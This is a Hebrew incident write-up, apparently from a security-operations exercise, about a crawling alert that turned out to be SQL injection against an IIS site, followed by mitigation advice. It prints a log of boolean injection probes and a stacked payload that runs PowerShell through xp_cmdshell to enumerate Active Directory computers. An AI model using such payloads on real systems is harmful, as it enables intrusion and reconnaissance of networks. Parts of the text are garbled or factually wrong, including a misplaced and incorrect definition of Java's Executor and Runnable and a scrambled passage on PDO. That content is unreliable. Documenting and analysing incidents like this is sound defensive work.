

ב-5/11 בשעה 11:01 בבוקר ArcSight נתנה לנו אזהרת Web Site Crawling.
Web-crawler- הוא רובוט חיפוש שמנתח את התוכן של דף אינטרנט.




הייתה בעיה באחד השרתים שלנו ב-172.16.100.4 שבו מאוחסן tech.com. תוקף עם כתובת IP 199.203.100.178 תקף אותנו באמצעות פורת 80.


ה-IP התוקף גרם להרבה בקשות GET לדפי האתר בו זמנית



הכנסנו את הכתובת של האתר הזה לדפדפן וקיבלנו שגיאה 404, במקביל יכולנו לגשת באופן חופשי דרך IP, מה שאומר שהמסקנה שלנו הייתה ש-DNS (Domain Name System) הממיר בקשות שמות לכתובות IP, מה שמספק סוף חיבור משתמש עם שרת מסוים בעת הזנת שם דומיין בדפדפן האינטרנט של המשתמש התוקף.
נכנסנו לZenoss. שרת ה-DNS היה מושבת.




הכתובת של שרת זה היא 192.168.200.1



הפעלנו מחדש את השרת

לאחר אתחול השרת, היו עוד 2 שירותים שהיינו צריכים להפעיל.



נכנסנו לאתר ושמנו לב למשהו חריג בעמוד הפורום.


aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaax AND 5606=5606	5/11/2022 11:02:41 AM
aaa	aaax AND 5606=5607	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa0 AND 5606=5606	aaa	5/11/2022 11:02:41 AM
aaa0 AND 5606=5607	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa0 AND 5606=5606	5/11/2022 11:02:41 AM
aaa	aaa0 AND 5606=5607	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa AND 5606=5606	aaa	5/11/2022 11:02:41 AM
aaa AND 5606=5607	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa AND 5606=5606	5/11/2022 11:02:41 AM
aaa	aaa AND 5606=5607	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaax AND 5606=5606	aaa	5/11/2022 11:02:41 AM
aaax AND 5606=5607	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaax AND 5606=5606	5/11/2022 11:02:41 AM
aaa	aaax AND 5606=5607	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM
aaa	aaa	5/11/2022 11:02:41 AM


זה נראה כאילו מישהו ניסה להשתמש בהזרקת SQL.

דרך Zenoss ראינו שיש לנו גם כשל בשני שירותים נוספים, כולל ה-KDC שאחראי על זיהוי המשתמש.

CNT-DC1	NtFrs	/Status/WinService
CNT-DC1	DNS	/Status/WinService
CNT-DC1	IsmServ	/Status/WinService
CNT-DC1	kdc	/Status/WinService


ואז נכנסנו ללוגים של CNT-DMZ-IIS (השרת שלנו שהותקף) ומצאנו את היומנים.





ראינו שיש הרבה דמויות מ-ASCII, ועל ידי מחיקתן אפשר להבין מה יש שם.

שמנו לב גם להרבה מנהלים (Executor הוא ממשק פשוט שמכיל שיטת execute() להפעלת משימה שניתנת על ידי אובייקט שניתן ExecutorService . Runnable הוא ממשק משנה של Executor שמוסיף פונקציונליות לניהול מחזור החיים של שרשורים.)



```
Untitled - Notepad
File  Edit  Format  View  Help
2022-05-11 13:16:28 W3SVC1 CNT-DMZ-IIS
172.16.100.4 GET /ContactusComplete.aspx
 txtName=111111111&txtEmail=222222222&txtMessage=33333333333');
create table tbl (value nvarchar(MAX));
insert into tbl exec xp_cmdshell 'CMD /c Opowershell -Command "(New-Object DirectoryServices.DirectorySearcher "objectClass=Computer").FindAll() |  foreach { $_.Properties.name }"';
select value,'%5Cn'%20from%20tbl%20for%20xml%20path('');drop%20table%20tbl;--&btnSubmit=Submit 80 - 199.203.100.178 HTTP/1.1 - - - 10.72.60.10:53492 200 0 0 6561 575 436
```

הבנו שהתוקף יצר טבלת SQL שאחסנה את נתוני הכניסה ושלח אותם לעצמו, כמו כן נכתבו פקודות להפסקת השירותים שהעלינו בעבר.

ראשית עליך לחסום את ה-IP שלו דרך firewall.

הקפד להגביל את הקלט בשדות הפורום עבור תווים.

לחלופין, השתמש ברשימות הלבנים.

אל תשתמש ב-GET בטפסים.

אתה יכול לנסות לברוח ממרכאות, להחליף תווי שירות, להסיר רווחים נוספים וכו'. ומצייני מיקום, אתה יכול להפחית מאוד את הסיכון PDO באמצעות PDO-שימוש ב להזרקה מכיוון שהנתונים והבקשה נשלחים בנפרד. ראשית, נוצר חיבור למסד הנתונים, לאחר מכן מכינים שאילתה, לאחר מכן מצוינים משתנים בנפרד, ולבסוף, השאילתה מבוצעת.
הנתונים נשלחים כבר בצורה של משתנים. כלומר, אם מישהו שם ציטוט נוסף במשתנה, השרת לא יחשוב שזה חלק מהבקשה. אז הניסיון לבלבל את השאילתה עם משתנה לא יעבוד.